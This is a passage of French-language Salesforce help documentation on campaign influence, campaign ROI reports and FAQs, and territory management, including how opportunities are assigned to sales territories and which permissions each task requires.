- Lire sur les campagnes et les opportunités

Pour ajouter ou mettre à jour manuellement des campagnes influentes :

- Lire sur les campagnes

  ET

  Lire et modifier sur les opportunités

  ET


  Utilisateur marketing sélectionné dans les détails utilisateur

## Affichage des résultats de campagne


Analysez le retour sur investissement d'une campagne en examinant les opportunités influencées par une campagne et le chiffre d'affaires total que représentent les opportunités.

**Remarque:** Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

Lorsque vous visualisez une page de détail de campagne, la liste associée Opportunités influencées (1) affiche les opportunités générées par la campagne. Les opportunités affichées sont basées sur le modèle d'influence de campagne principal conçu par votre administrateur.




La section Statistiques sur la campagne (1), de la page de détail de la campagne, affiche un résumé des opportunités générées par la campagne, qui comprend le nombre d'opportunités, le chiffre d'affaire total de ces opportunités et le chiffre d'affaire total des opportunités gagnées.




### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher des détails de campagne :

- Lire sur les campagnes

## Rapport sur les résultats de campagne

Analysez plus en détail le retour sur investissement de vos campagnes en créant des types de rapport personnalisé qui combinent l'influence de la campagne à des opportunités, des campagnes, des contacts et des comptes.

**Remarque:** Ces informations s'appliquent uniquement à l'influence de campagne personnalisable, pas à la version d'origine de l'influence de la campagne.

Voici quelques exemples de types de rapport personnalisé que vous pouvez créer pour examiner vos campagnes.

- Campagnes avec des opportunités influencées : indique les campagnes qui génèrent le plus grand nombre d'opportunités et présentent le meilleur retour sur investissement.
- Opportunités avec l'influence de la campagne : indique le degré d'influence de vos campagnes sur vos opportunités. Créez un rapport séparé pour chaque modèle d'influence, et ajoutez les rapports au tableau de bord afin de comparer les résultats dans chaque modèle.
- Contacts ou comptes avec l'influence de la campagne : indique quels contacts ou comptes ont été influencés par les campagnes.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer ou mettre à jour les types de rapport personnalisé :

- Gérer les types de rapport personnalisé

Pour supprimer des types de rapport personnalisé :

- Modifier toutes les données

## Influence de la campagne 1.0

Utilisez la version d'origine de l'influence de la campagne pour comprendre le retour sur investissement de votre campagne.

**Remarque:** Ces informations s'appliquent uniquement à la version d'origine de l'influence de la campagne, pas à l'influence de campagne personnalisable.

Configuration de l'influence de campagne

Visualisation par les utilisateurs des campagnes influentes dans les opportunités

Associez plusieurs campagnes influentes à une seule opportunité.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Ajout de campagnes d'influence à des opportunités

Gérez les listes de campagne qui influencent vos opportunités directement dans les pages de détails des opportunités.

**Remarque:** Ces informations s'appliquent uniquement à la version d'origine de l'influence de la campagne, pas à l'influence de campagne personnalisable.

Avant d'ajouter des campagnes d'influence à vos opportunités, notez les points ci-dessous.

- Bien que plusieurs campagnes puissent être influentes, vous ne pouvez désigner qu'une seule campagne comme source de campagne principale dans l'opportunité.
- La campagne que vous désignez comme source de campagne principale est toujours affichée dans la liste associée Influence de campagne.
- Les champs d'opportunités de la section des statistiques de campagne, dans la page d'informations, renseignent uniquement la campagne que vous avez désignée comme source de campagne principale. Par exemple, vous avez une campagne par e-mail et une campagne de télémarketing qui influencent la même opportunité, et vous désignez la campagne par e-mail comme source de campagne principale. Les champs d'opportunité des statistiques de campagne renseignent uniquement la campagne par e-mail.
- Lorsque vous sélectionnez `Source de la campagne principale`, le champ `Source de la campagne principale` de la page de détail de l'opportunité est mis à jour avec le nom de la campagne principale. Cette modification peut déclencher des règles de workflow et un Apex dans les opportunités.
- Lorsque vous ajoutez des campagnes en cliquant sur **Ajouter une campagne** dans la liste associée Influence de campagne, les détails des membres de campagne ne sont pas affichés dans la liste associée.

Ajoutons maintenant des campagnes influentes depuis la liste associée Influence de campagne.

1. Affichez la page d'informations d'une opportunité.
2. Cliquez sur **Ajouter une campagne** dans la liste associée Influence de campagne.
3. Saisissez un nom de campagne dans le champ `Nom de la campagne` ou cliquez sur pour rechercher une campagne.
4. Vous pouvez sélectionner `Source de la campagne principale` pour désigner de nouveau la campagne comme campagne principale.
5. Cliquez sur **Enregistrer**.

Vous pouvez également configurer des critères de filtrage qui, s'ils sont satisfaits, ajoutent automatiquement les campagne influentes aux opportunités. Par exemple, vous pouvez configurer un filtre pour ajouter uniquement des campagnes par e-mail ou de télémarketing.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher la liste associée Influence de campagne :
- Lire sur les campagnes

  ET

  Lire sur les opportunités

Pour ajouter manuellement des campagnes influentes :
- Lire sur les campagnes

  ET

  Lire et modifier sur les opportunités

CONSULTER ÉGALEMENT :

Visualisation par les utilisateurs des campagnes influentes dans les opportunités

Configuration de l'influence de campagne

# FAQ sur la planification, la gestion et le suivi des campagnes

## FAQ sur les campagnes

- Puis-je utiliser l'envoi en masse de messages pour les campagnes par e-mail ?
- Comment puis-je effectuer le suivi des opportunités générées par mes campagnes ?
- Comment puis-je calculer le ROI de mes campagnes ?
- Comment ajouter des contacts et des pistes à mes campagnes ?
- Comment fonctionne la source de la campagne principale ?
- Qu'est-ce qui différencie l'influence de la campagne des rapports de retour sur investissement ?
- Qui a accès aux campagnes ?

CONSULTER ÉGALEMENT :

Campagnes

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Puis-je utiliser l'envoi en masse de messages pour les campagnes par e-mail ?

L'envoi en masse de messages est destiné à la vente à petite échelle et aux mailings de support, et non à des fins commerciales. Nous vous conseillons de faire appel à un prestataire tiers spécialisé dans l'envoi de messages dans le cadre de campagnes marketing.

CONSULTER ÉGALEMENT :

FAQ sur les campagnes

## Comment ajouter des contacts et des pistes à mes campagnes ?

Vos campagnes ciblent généralement des clients existants (contacts) et potentiels (pistes). Les contacts et les pistes peuvent être associés à vos campagnes en tant que membres de campagne. Vous pouvez aisément ajouter des membres à partir de la page de détail des membres d'une campagne, en cliquant sur la liste déroulante Gérer les membres dans la section de détails de campagne ou sur la liste associée Membres d'une campagne, puis en sélectionnant l'une des options suivantes.

| | **Ajout de contacts aux campagnes** | |
|---|---|---|
| **Source du contact** | **Outil de membre de campagne recommandé** | **Nombre maximal d'enregistrements** |
| Rapport de contacts existants | Ajout de membres de campagne à partir de rapports standard | 50 000 par rapport |
| Un fichier .csv de contacts existants | Ajout de contacts existants à une campagne à l'aide de l'Assistant d'importation de données | 50 000 par fichier d'importation |
| Un fichier .csv de nouveaux contacts | Création de contacts et ajout des contacts à une campagne à l'aide de l'Assistant d'importation de données | 50 000 par fichier d'importation |
| Vue de liste de contacts existants | Ajout de plusieurs membres à une campagne à partir d'une liste | 250 par page de liste |

**Ajout de pistes aux campagnes**

| Origine de la piste | Outil de membre de campagne recommandé | Nombre maximal d'enregistrements |
|---|---|---|
| Rapport de pistes existantes | Ajout de membres de campagne à partir de rapports standard | 50 000 par rapport |
| Un fichier .csv de pistes existantes | Ajout de pistes existantes à une campagne à l'aide de l'Assistant d'importation de données | 50 000 par fichier d'importation |
| Un fichier .csv de nouvelles pistes | Création de pistes et ajout des pistes à une campagne à l'aide de l'assistant d'importation de données | 50 000 par fichier d'importation |
| Vue de liste de pistes existantes | Ajout de plusieurs membres à une campagne à partir d'une liste | 250 par page de liste |

CONSULTER ÉGALEMENT :

FAQ sur les campagnes

## Comment puis-je calculer le ROI de mes campagnes ?

Le Rapport d'analyse sur le retour sur investissement des campagnes se situe sous l'onglet Rapports dans le dossier Rapports de campagne. Il calcule les performances de vos campagnes en termes de retour sur investissement et de coût moyen. Pour chaque campagne du rapport :

- Le Retour sur investissement, exprimé en pourcentage, est calculé en divisant le bénéfice net (Valeur totale des opportunités gagnées - Coût réel) par le Coût réel.
- La Valeur totale des opportunités gagnées correspond au montant calculé de toutes les opportunités fermées ou gagnées dans lesquelles la campagne est la Source de la campagne principale de l'opportunité.

CONSULTER ÉGALEMENT :

FAQ sur les campagnes

## Comment puis-je effectuer le suivi des opportunités générées par mes campagnes ?

L'un des principaux avantages des campagnes est la possibilité de connaître le volume de chiffre d'affaires généré par chaque campagne. Lorsque vous créez une opportunité, vous pouvez remplir le champ `Source de la campagne principale` pour indiquer que l'opportunité provient d'une campagne spécifique.

En outre, lorsque vous convertissez une piste liée à une campagne, cette dernière est automatiquement insérée dans le champ `Source de la campagne principale` de l'opportunité.

Si une piste ou un contact est lié à plusieurs campagnes, la campagne associée le plus récemment est insérée dans le champ `Source de la campagne principale` de l'opportunité.

La liste des opportunités associée à une campagne affiche toutes les opportunités liées à cette campagne. Vous pouvez également exécuter le rapport sur le chiffre d'affaires de la campagne pour déterminer les opportunités liées à vos campagnes.

CONSULTER ÉGALEMENT :

FAQ sur les campagnes

## Comment fonctionne la source de la campagne principale ?

La Source de la campagne principale correspond à la campagne associée à une piste avant la conversion d'une piste. Cette valeur peut être modifiée manuellement dans les détails de la piste. De plus, elle fournit 100 % du montant de crédit sur le chiffre d'affaires à la campagne spécifiée.

CONSULTER ÉGALEMENT :

FAQ sur les campagnes

## Qu'est-ce qui différencie l'influence de la campagne des rapports de retour sur investissement ?

L'influence de la campagne suit les encours et le chiffre d'affaires de campagne multiples, et associe toutes les campagnes d'un rôle de contact à cette opportunité, pour les rapports sur les encours et le retour sur investissement. Elle est particulièrement utile pour les cycles de vente plus long, dans lesquels de multiples campagnes contribuent à une piste fermée ou convertie.

CONSULTER ÉGALEMENT :

FAQ sur les campagnes

## Qui a accès aux campagnes ?

En fonction de vos paramètres de partage, les utilisateurs de votre organisation peuvent afficher des campagnes, la configuration avancée des campagnes, ou exécuter des rapports sur des campagnes. Toutefois, seuls les utilisateurs marketing identifiés et disposant des autorisations nécessaires peuvent créer, modifier et supprimer les campagnes et configurer les paramètres avancés d'une campagne. Un administrateur doit sélectionner l'option `Utilisateur marketing` de la page Informations personnelles d'un utilisateur pour le désigner comme tel.

En plus, les utilisateurs marketing qui disposent des autorisations appropriées peuvent utiliser l'Assistant d'importation de données pour ajouter des contacts, des pistes et des comptes personnels en tant que membres de campagne. Ils peuvent également l'utiliser pour mettre à jour le statut des membres de campagne.

CONSULTER ÉGALEMENT :

FAQ sur les campagnes

Qui peut importer des membres de campagne ?

# Exploration du modèle de territoire de votre organisation Salesforce

Un modèle de territoire inclut une hiérarchie et une vue de liste des territoires parent et enfants. Si vous gérez, administrez ou appartenez à un territoire de vente, explorez votre modèle de territoire pour comprendre l'organisation commerciale. Consultez des détails importants sur les territoires individuels, y compris les comptes attribués.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Dans Configuration, saisissez *Modèles de territoire* dans la case Recherche rapide, puis sélectionnez **Modèles de territoire**. La vue de liste affiche le modèle de territoire actif de votre organisation. Cliquez sur l'étiquette du modèle pour afficher sa page de détail. Entre autres informations, cette page indique la date de la dernière exécution des règles d'attribution de compte pour réaligner le territoire.
2. Dans la vue de liste, cliquez sur le lien **Afficher la hiérarchie** du modèle.
3. Cliquez sur **Vue de l'arborescence** pour agrandir et explorer l'arborescence hiérarchique.
4. Dans la hiérarchie, cliquez sur l'étiquette d'un territoire pour afficher sa page de détail, qui permet d'identifier le type de territoire, les utilisateurs attribués, avec leur niveau d'accès, les règles d'attribution et davantage.
5. Depuis le haut de la page, revenez à la hiérarchie de territoires du modèle, puis examinez ses autres territoires.

CONSULTER ÉGALEMENT :

Hiérarchie des territoires

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour afficher un modèle de territoire actif :
- Afficher la configuration

# Identification des territoires commerciaux d'un compte

Déterminez le territoire de vente auquel un compte appartient.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

1. Ouvrez l'enregistrement du compte.
2. Consultez les territoires du compte dans la liste associée Attributions de territoire.

CONSULTER ÉGALEMENT :

Affichage d'une liste de comptes dans vos territoires

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour identifier le territoire de vente d'un compte :
- Lire sur les comptes

# Affichage d'une liste de comptes dans vos territoires

Créez une vue de liste qui affiche les comptes attribués aux territoires que vous couvrez.

Remarque: Ces informations s'appliquent uniquement à Enterprise Territory Management, pas aux versions antérieures de Territory Management.

Le filtre `Mes territoires` affiche les comptes appartenant aux territoires auxquels vous êtes attribué(e). Le filtre `Les équipes de mes territoires` affiche les comptes des territoires auxquels vous êtes attribué(e) *et leurs territoires descendants* (s'ils existent).

1. Cliquez sur l'onglet Comptes, puis sur **Modifier** en regard du menu Afficher.
2. Attribuez un nom à la vue, puis spécifiez *`Mes territoires`* ou *`Les équipes de mes territoires`* dans les critères de filtrage. Ajoutez d'autres filtres si nécessaire.
3. Sélectionnez les autres filtres dont vous avez besoin, puis *`Nom du compte`* et les autres champs que vous souhaitez afficher dans la vue de liste.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour afficher les territoires dans tous les modèles de territoire de votre organisation :
- Gérer les territoires

Pour afficher les territoires dans le modèle de territoire *`Actif`* de votre organisation :
- Afficher la configuration

Pour afficher des comptes :
- Lire sur les comptes

# Gestion de comptes par territoire

## Gestion des territoires

La gestion des territoires est un système de partage de compte qui accorde l'accès aux comptes en fonction de leurs caractéristiques. Elle permet à votre société de structurer vos données et vos utilisateurs Salesforce comme vos régions de vente.

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise. La Gestion des territoires initiale est disponible uniquement avec les Prévisions personnalisables et elle n'est pas prise en charge avec les Prévisions collaboratives. Si la Gestion des territoires initiale est activée, vous ne pouvez plus utiliser les Prévisions collaboratives. La nouvelle fonctionnalité Enterprise Territory Management ne peut pas être utilisée avec les Prévisions personnalisables. Vous pouvez activer et utiliser en même temps Enterprise Territory Management et les Prévisions collaboratives dans votre organisation Salesforce, mais les deux fonctionnalités ne sont pas actuellement intégrées pour fonctionner ensemble.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

En particulier, si votre organisation dispose d'un modèle de partage privé, vous pouvez être amené à autoriser les utilisateurs à accéder aux comptes en fonction de critères tels que le code postal, le secteur d'activité, le chiffre d'affaires ou un champ personnalisé pertinent

pour votre activité. Vous devrez peut-être également générer des prévisions pour ces différentes catégories de comptes. La gestion des territoires permet de résoudre ces besoins professionnels et représente une solution efficace pour structurer vos utilisateurs et vos comptes, ainsi que les contacts, opportunités et requêtes associés.

Remarque: La responsabilité du compte et son effet sur le partage d'enregistrements restent valides et inchangés lorsque la gestion du territoire est employée.

Les principaux avantages de la gestion des territoires incluent :

- La possibilité d'utiliser des critères de compte pour étendre un modèle de partage privé.
- La prise en charge des structures d'entreprise complexes qui évoluent fréquemment.
- La prise en charge du transfert d'utilisateurs entre les territoires et la possibilité de conserver des opportunités.
- Plusieurs prévisions par utilisateur, en fonction de l'appartenance aux territoires.
- Des rapports sur les ventes basés sur les territoires.

Remarque: La gestion des territoires ne concerne que les comptes et les objets standard ayant une relation principal-détails avec des comptes. Par exemple, les opportunités sont incluses dans la gestion des territoires, contrairement aux pistes.

## Qu'est-ce qu'un territoire ?

Un territoire est un ensemble flexible de comptes et d'utilisateurs dans lequel les utilisateurs disposent au moins d'un accès en lecture aux comptes, quel qu'en soit le responsable. Lorsqu'ils configurent les paramètres d'un territoire, les utilisateurs de ce territoire sont autorisés à accéder aux comptes associés en lecture, en lecture/écriture ou en tant que responsables, auquel cas ils sont habilités à afficher, modifier, transférer et supprimer des enregistrements. Les comptes et les utilisateurs peuvent exister dans plusieurs territoires. Vous pouvez ajouter manuellement des comptes à des territoires ou définir des règles d'attribution de compte qui attribuent automatiquement des comptes à des territoires.

Vous pouvez également contrôler l'accès des utilisateurs aux opportunités et aux requêtes associées aux comptes du territoire, quel que soit le propriétaire des enregistrements.

## Qu'est-ce qu'une hiérarchie des territoires ?

Les territoires figurent dans une hiérarchie que vous pouvez configurer avec autant de niveaux imbriqués que vous le souhaitez. Vous pouvez, par exemple, créer un territoire de niveau supérieur Ventes internationales doté des territoires enfant Amérique du Nord, Europe/Moyen Orient, Amérique latine, Afrique et Asie/Australie. Le territoire enfant « Amérique du Nord » peut disposer des territoires enfant « Canada » et « États-Unis ». Le territoire enfant États-Unis peut disposer des territoires enfant Ouest, Centre, Sud et Est. Enfin, le territoire enfant Ouest peut disposer des territoires enfant Californie, Oregon, Washington, Nevada, Arizona et Utah.

Les hiérarchies des territoires ne doivent pas nécessairement être basées sur des éléments géographiques. Définissez-les comme bon vous semble.

## Quel est l'impact des territoires sur les prévisions ?

Lorsque vous activez la gestion des territoires pour votre organisation, la hiérarchie des territoires devient également la hiérarchie des prévisions. Vos données de prévision proviennent des opportunités associées aux comptes de vos territoires. Les utilisateurs disposent d'une prévision différente pour chaque territoire auquel ils sont attribués. Un exemple, si vous attribuez « Californie » et « Arizona », vous

avez une prévision séparée pour les opportunités dans chacun de ces territoires. Reportez-vous à Affichage des prévisions personnalisables à la page 1692.

CONSULTER ÉGALEMENT :

Gestion des territoires
Création de la hiérarchie des territoires
FAQ sur la gestion des territoires

## Gestion des territoires

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

La gestion des territoires de l'organisation comprend les tâches suivantes :

- Organisation des territoires en hiérarchies correspondant aux exigences de prévision et au mode de travail des utilisateurs de l'organisation.
- Configuration des paramètres de gestion des territoires à l'échelle de l'organisation.
- Création de territoires et modification des territoires existants.
- Attribution d'utilisateurs aux territoires.
- Définition de règles d'attribution de comptes évaluant les comptes pour les attribuer aux territoires.
- Sélection de comptes dans des listes et attribution manuelle de ces comptes aux territoires.

CONSULTER ÉGALEMENT :

Gestion des territoires
Activation de Territory Management
FAQ sur la gestion des territoires

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour gérer les territoires :

- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

# Attribution d'opportunités à des territoires

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Une opportunité peut être attribuée à un territoire lors de la création de l'opportunité (manuellement ou durant la conversion des pistes) ou lors de l'exécution de règles d'attribution de compte qui affectent les opportunités existantes. Cette rubrique comprend les sections suivantes :

- Attribution de territoires pour des opportunités créées manuellement
- Attribution de territoires pour des pistes converties
- Notes relatives à l'attribution de territoires pour des opportunités

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour créer des opportunités :
- Créer dans des opportunités

## Attribution de territoires pour des opportunités créées manuellement

Lors de la création d'une opportunité sous l'onglet Opportunités ou dans la zone Création rapide du menu latéral, Salesforce compare les territoires associés au compte de l'opportunité aux territoires auxquels le responsable de l'opportunité est membre :

- Lorsque le responsable du compte et le responsable de l'opportunité appartiennent au même territoire unique, l'opportunité est attribuée à ce territoire si l'option « Évaluer ce compte avec les règles du territoire à l'enregistrement » est sélectionnée.
- Si le responsable du compte et le responsable de l'opportunité appartiennent à plusieurs territoires communs, l'opportunité n'est pas directement attribuée à un territoire. Le responsable de l'opportunité doit attribuer manuellement un territoire à l'opportunité.
- Si le responsable du compte et le responsable de l'opportunité n'ont aucun territoire en commun, le responsable de l'opportunité ne peut pas attribuer l'opportunité à un territoire.

## Attribution de territoires pour des pistes converties

Lors de la conversion d'une piste en opportunité, l'attribution de territoires de cette opportunité dépend de plusieurs facteurs, qui comprennent :

- L'attribution ou non du compte associé à l'opportunité à un ou plusieurs territoires
- L'appartenance ou non du responsable de la piste au même territoire que le compte
- Le nombre d'utilisateurs attribués à un territoire
- L'attribution ou non du responsable de prévision au territoire

Si le compte associé à l'opportunité est attribué à un seul territoire, utilisez le tableau suivant pour déterminer le mode d'attribution du territoire de l'opportunité :

| Le responsable de la piste appartient au même territoire que le compte | Nombre d'utilisateurs attribués au territoire | Un responsable de prévision est attribué au territoire | Résultats |
|---|---|---|---|
| Oui | 1 | N/A | L'opportunité est attribuée au même territoire que le compte et le responsable de la piste devient responsable de l'opportunité. |

| Le responsable de la piste appartient au même territoire que le compte | Nombre d'utilisateurs attribués au territoire | Un responsable de prévision est attribué au territoire | Résultats |
|---|---|---|---|
| Non | 1 | N/A | L'opportunité est attribuée au même territoire que le compte et le responsable de l'opportunité est l'unique membre du territoire. |
| Non | 0 | N/A | L'opportunité est attribuée au même territoire que le compte et le responsable de la piste devient responsable de l'opportunité. Le responsable de la piste est ajouté en tant que membre inactif du territoire. |
| Oui | >1 | Oui | L'opportunité est attribuée au même territoire que le compte et le responsable de prévision devient responsable de l'opportunité. |
| Oui | >1 | Non | L'opportunité est attribuée au même territoire que le compte et le responsable de la piste devient responsable de l'opportunité. |
| Non | >1 | Oui | L'opportunité est attribuée au responsable de prévision du territoire. |
| Non | >1 | Non | L'opportunité est attribuée au même territoire que le compte et le responsable de la piste devient responsable de l'opportunité. Le responsable de la piste est ajouté en tant que membre inactif du territoire. |

Si le compte associé à l'opportunité est attribué à plusieurs territoires, utilisez le tableau suivant pour déterminer le mode d'attribution du territoire de l'opportunité :

| Appartenance au territoire du responsable de la piste | Résultats |
|---|---|
| Le responsable de la piste possède un territoire en commun avec le compte | L'opportunité n'est attribuée à aucun territoire et le responsable de la piste devient le responsable de l'opportunité. Le responsable de l'opportunité peut attribuer l'opportunité au territoire du compte. |
| Le responsable de la piste possède plusieurs territoires en commun avec le compte | L'opportunité n'est attribuée à aucun territoire et le responsable de la piste devient le responsable de l'opportunité. Le responsable de l'opportunité peut attribuer l'opportunité à n'importe quel territoire qu'il possède en commun avec le compte. |
| Le responsable de la piste ne possède aucun territoire en commun avec le compte | L'opportunité n'est attribuée à aucun territoire et le responsable de la piste devient le responsable de |

| Appartenance au territoire du responsable de la piste | Résultats |
| --- | --- |
| | l'opportunité. Le responsable de l'opportunité ne peut attribuer l'opportunité à aucun territoire. |

## Notes relatives à l'attribution de territoires pour des opportunités

- Les actions suivantes ne changent pas le territoire d'une opportunité :
  - Attribution manuelle du compte d'une opportunité à un territoire
  - Modification du compte associé à l'opportunité
  - Modification du territoire d'un compte en raison de règles d'attribution de compte si l'opportunité et son compte se trouvent dans des territoires différents
  - Transfert de l'opportunité à un nouveau responsable
- Les règles d'attribution de territoires ne mettent pas à jour une opportunité si la `Date de fermeture` de l'opportunité est antérieure à la date actuelle et si l'`Étape` de l'opportunité est *`Fermée Gagnée`* ou *`Fermée Perdue`*.
- Lorsqu'une opportunité n'est pas automatiquement attribuée à un territoire, nous recommandons d'informer les utilisateurs si l'opportunité n'est pas attribuée manuellement à un territoire sous 24 heures. Pour informer les utilisateurs de la non attribution d'opportunités, vous pouvez configurer un workflow temporel.
- La restauration d'un compte ou d'une opportunité depuis la Corbeille restaure l'attribution de territoire, mais ne déclenche pas l'évaluation des règles d'attribution de compte. Si les règles d'attribution de compte ont changé pendant que l'enregistrement était dans la Corbeille, l'enregistrement restauré peut comporter des territoires ne respectant pas les nouvelles règles.
- Lorsque les opportunités sont transférées d'un utilisateur à un autre, de façon individuelle ou en groupe, l'attribution de territoire dans les opportunités n'est pas affectée. Cependant, si les opportunités sont attribuées à un utilisateur qui n'est pas membre du territoire de l'opportunité, il est ajouté en tant que membre inactif du territoire.
- Lors du retrait d'utilisateurs d'un territoire, vous pouvez spécifier qui doit recevoir leurs opportunités en cours. En outre, lors du transfert d'utilisateurs d'un territoire à un autre, vous pouvez spécifier les opportunités dont les utilisateurs restent responsables et sélectionner un destinataire pour toute opportunité restante. Si vous ne spécifiez aucun destinataire :
  - Si le territoire principal dispose d'un responsable de prévision, ce dernier devient alors responsable des opportunités en cours de l'utilisateur. Le responsable de prévision est attribué au territoire et la case à cocher `Actif dans le territoire` est désactivée.
  - Si le territoire principal ne dispose pas d'un responsable de prévision, l'utilisateur reste alors dans le territoire et la case à cocher `Actif dans le territoire` est désactivée.

CONSULTER ÉGALEMENT :

Gestion des règles d'attribution de compte

Création et modification des règles d'attribution de compte

# Affichage des listes de comptes attribués manuellement

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

La page de la liste des comptes attribués manuellement affiche une liste de comptes attribués au territoire sélectionné. À partir de cette page, vous pouvez afficher des informations de compte détaillées, supprimer des comptes dans des territoires et accéder à d'autres informations connexes.

- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.
- Cliquez sur un nom de compte pour afficher les détails de ce compte.
- Cliquez sur **Supprimer** en regard d'un nom de compte pour supprimer le compte du territoire.

CONSULTER ÉGALEMENT :

Gestion des territoires

Gestion des utilisateurs dans les territoires

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour afficher des listes de comptes attribués manuellement :

- Afficher la configuration

Pour supprimer des comptes :

- Gérer les territoires

  ET

  Modifier dans les comptes

  OU

  Vous êtes un responsable de prévision, l'option `Les responsables de prévisions peuvent gérer les territoires` est sélectionnée, vous travaillez sous votre poste dans la hiérarchie des territoires et vous disposez de l'autorisation Modifier sur les comptes.

# FAQ sur la gestion de comptes par territoire

## FAQ sur la gestion des territoires

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

- Comment Salesforce gère t-il les territoires ?
- Les opportunités sont-elles transférées à différents utilisateurs lors de l'exécution des règles d'attribution de compte ?
- La hiérarchie des territoires et celle des rôles sont-elles différentes ?
- Comment les opportunités sont-elles attribuées aux territoires ?
- Qu'est-ce qui différencie les comptes attribués manuellement de ceux attribués par les règles d'attribution de compte ?
- Comment fonctionne la limitation des opportunités ?
- Dois-je être attribué aux mêmes territoires que les opportunités dont je suis responsable ?
- Que se passe-t-il lorsque j'annule la suppression d'une opportunité ou d'un compte qui était attribué à un territoire ?
- Quels types d'enregistrement disposent de territoires ?
- Quand les règles d'attribution de compte évaluent-elles les comptes ?

CONSULTER ÉGALEMENT :

Gestion des territoires

